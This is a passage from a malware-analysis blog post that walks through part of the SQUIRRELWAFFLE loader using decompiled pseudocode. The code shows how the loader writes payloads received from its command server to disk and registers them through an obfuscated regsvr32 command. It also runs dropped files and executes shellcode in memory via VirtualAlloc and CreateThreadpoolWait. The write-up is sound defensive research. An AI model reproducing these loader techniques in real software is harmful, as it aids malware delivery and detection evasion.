EL_187:
if ( !v98 && C2_response_field_iterator[7].string_size >= 4u && C2_response_field_iterator[7].string_size <= 4u )
  break;
```

If response field 8 is true, skip this response

Similarly, if the first field corresponding to the HTTP response code is anything but “200”, the malware also skips processing the server’s response.

Step 9: Register Executable To Registry

When the length of the 6th response field is greater than 100, this field contains the content of an executable to be dropped and registered in the registry. SQUIRRELWAFFLE first generates a random name with a random length between 1 and 11, appends “.txt” to it, and later uses it to drop the executable.

```
if ( C2_response_field_iterator[5].string_size > 100u )
{
  payload_random_name_struct = gen_random_ascii_string(&v166, 11);
  LOBYTE(debug_current_state) = 28;
  v117 = payload_random_name_struct->default_buffer_size;
  v118 = payload_random_name_struct->string_size;
  if ( v117 - v118 < 4 )
  {
    LOBYTE(v167) = 0;
    payload_random_name_struct = string_struct_add_string(payload_random_name_struct, 4, v167, ".txt", 4u);
  }
  else
  {
    payload_random_name_struct->string_size = v118 + 4;
    payload_random_name = payload_random_name_struct;
    if ( v117 >= 0x10 )
      payload_random_name = payload_random_name_struct->string_buffer;
    v120 = &payload_random_name[v118];
    memmove(&payload_random_name[v118], ".txt", 4u);
    v120[4] = 0;
  }
```

The malware then calls **std::_Fiopen** with the newly generated filename to get a file stream to write to. It extracts the content of the executable from the response field and writes it to the file stream.

```
payload_executable_name_1 = &payload_executable_name;
file_content_struct.default_buffer_size = v123;
if ( payload_executable_name.default_buffer_size >= 0x10u )
  payload_executable_name_1 = payload_executable_name.string_buffer;
open_file_Stream(ios_stream, payload_executable_name_1, 34, file_content_struct.default_buffer_size);
p_file_content_buffer = &C2_response_field_iterator[5];
file_content_struct.default_buffer_size = 0;
file_content_struct.string_size = C2_response_field_iterator[5].string_size;
if ( C2_response_field_iterator[5].default_buffer_size >= 0x10u )
  p_file_content_buffer = C2_response_field_iterator[5].string_buffer;
std::ostream::write(
  ios_stream,
  p_file_content_buffer,
  file_content_struct.string_size,
  file_content_struct.default_buffer_size);
if ( !close_io_stream(&ios_stream[1]) )
  std::ios::setstate(ios_stream + *(ios_stream[0] + 4), 2, 0);
```

SQUIRRELWAFFLE then decodes the command “regsvr32.exe -s ”, appends the executable’s name to it, and calls **WinExec** to register it as a command component in the registry.

```
Src = &string_key;
string_key.string_size = 0;
string_key.default_buffer_size = 15;
LOBYTE(string_key.string_buffer) = 0;
populate_string_struct_0(&string_key, "RfKFHjkkfjOCIoWfesiaXMmBBgMDWrtNwdtenDosNdVvrRAwkIxivKJWQw", 0x3Au);
LOBYTE(debug_current_state) = 32;
copy_string_struct(&encoded_command, &encoded_command_1);
LOBYTE(debug_current_state) = 31;
XOR_cipher(
  encoded_command.string_buffer,
  *encoded_command.gap4,
  *&encoded_command.gap4[4],
  *&encoded_command.gap4[8],
  encoded_command.string_size,
  encoded_command.default_buffer_size,
  string_key.string_buffer,
  *string_key.gap4,
  *&string_key.gap4[4],
  *&string_key.gap4[8],
  string_key.string_size,
  string_key.default_buffer_size);
LOBYTE(debug_current_state) = 33;
w_string_struct_add_string_0(&full_regsvr32_command_struct, regsvr32_command_struct, &payload_executable_name);
full_regsvr32_command = &full_regsvr32_command_struct;
if ( full_regsvr32_command_struct.default_buffer_size >= 0x10u )
  full_regsvr32_command = full_regsvr32_command_struct.string_buffer;
WinExec(full_regsvr32_command, 0);
free_string_struct(&full_regsvr32_command_struct);
free_string_struct(regsvr32_command_struct);
free_string_struct(&encoded_command_1);
```

Decode "regsvr32.exe -s "

Append payload's name to command

Execute command

Step 10: Drop & Execute Executable

When the length of the 7th response field is greater than 100, this field contains the content of the next stage executable to be dropped and executed.

SQUIRRELWAFFLE also generates another random name for the executable, appends it after the machine’s TEMP path, and writes the executable’s content there.

```
if ( C2_response_field_iterator[6].string_size > 0x64u )
{
  random_exe_name = gen_random_ascii_string(&output_str_struct, 11);
  LOBYTE(debug_current_state) = 34;
  full_exe_path_1 = w_string_struct_add_string(&full_exe_path, &TEMP_str_struct, "\\");
  LOBYTE(debug_current_state) = 35;
  full_exe_path_2 = string_struct_combine_0(full_exe_path_1, &v166, random_exe_name);
  LOBYTE(debug_current_state) = 36;
  v129 = full_exe_path_2->default_buffer_size;
  v130 = full_exe_path_2->string_size;
  if ( v129 - v130 < 4 )
  {
    LOBYTE(v168) = 0;
    full_exe_path_2 = string_struct_add_string(full_exe_path_2, 4, v168, ".txt", 4u);
  }
```

Finally, it calls **system** to launch a **start** command and execute the dropped executable.

```
w_string_struct_add_string_1(
  &full_command_struct,
  "start /i /min /b start /i /min /b start /i /min /b ",
  &payload_executable_name);
full_command = &full_command_struct;
if ( full_command_struct.default_buffer_size >= 0x10u )
  full_command = full_command_struct.string_buffer;
system(full_command);
```

Step 11: Shellcode Launching

When the length of the 15th response field is greater than 10, this field contains a hex string that SQUIRRELWAFFLE parses and executes as shellcode.

```
if ( C2_response_field_iterator[14].string_size > 0xAu )
{
  copy_string_struct(&shellcode_hex_string_struct_1, &C2_response_field_iterator[14]);
  LOBYTE(debug_current_state) = 41;
  shellcode_content = &shellcode_hex_string_struct_1;
  index = 0;
  shellcode_size_1 = 0;
  shellcode_hex_string_struct.default_buffer_size = (shellcode_hex_string_struct_1.string_size >> 1) + 1;
  if ( shellcode_hex_string_struct_1.default_buffer_size >= 0x10u )
    shellcode_content = shellcode_hex_string_struct_1.string_buffer;
  EndPtr = 0;
  shellcode_buffer = w_new(shellcode_hex_string_struct.default_buffer_size);
  v139 = strtoul(shellcode_content, &EndPtr, 16);
  if ( shellcode_content != EndPtr )
  {
    do
    {
      shellcode_hex_string_struct.default_buffer_size = 16;
      shellcode_buffer[index] = v139;
      v140 = EndPtr;
      ++index;
      v139 = strtoul(EndPtr, &EndPtr, shellcode_hex_string_struct.default_buffer_size);
    }
    while ( v140 != EndPtr );
    shellcode_size_1 = index;
  }
  EventW = CreateEventW(0, 0, 1, 0);
  v142 = VirtualAlloc(0, shellcode_size_1, 0x1000u, 0x40u);
  memmove(v142, shellcode_buffer, shellcode_size_1);
  ThreadpoolWait = CreateThreadpoolWait(v142, 0, 0);
  SetThreadpoolWait(ThreadpoolWait, EventW, 0);
```

Parsing hex string to bytes

Shellcode execution via CreateThreadpoolWait


The malware uses **strtoul** to convert the hex string into a buffer of bytes. It then calls **CreateEventW** to create an event object, allocates virtual memory, and writes the buffer into the allocated memory.

The call to **CreateThreadpoolWait** registers the allocated buffer as a callback function to execute when the wait object completes. Finally, the call **SetThreadpoolWait** sets the wait object for the event, which executes the callback function and launches the shellcode.

Step 12: Drop & Execute Custom Executable

This part is similar to **Step 10**, except that the executable's path is provided in the 13th response field instead of being randomly generated.

SQUIRRELWAFFLE reads the file's content from the 5th response field, writes it into the specified file path, and executes the command in the 14th response field to possibly launch the dropped executable.



At this point, we have fully dissected the entire SQUIRRELWAFFLE loader and understood how it can be used to launch executables and execute shellcode!

In the analysis, I skipped analyzing a lot of functions that can be automatically resolved using IDA's Lumina server and Capa. Since the malware reuses a lot of local variables for various functionalities, I have to rename them in every image included in this post to avoid confusion.

If you have any trouble following the analysis, feel free to reach out to me via Twitter.

Source: https://www.0ffset.net/reverse-engineering/malware-analysis/squirrelwaffle-main-loader/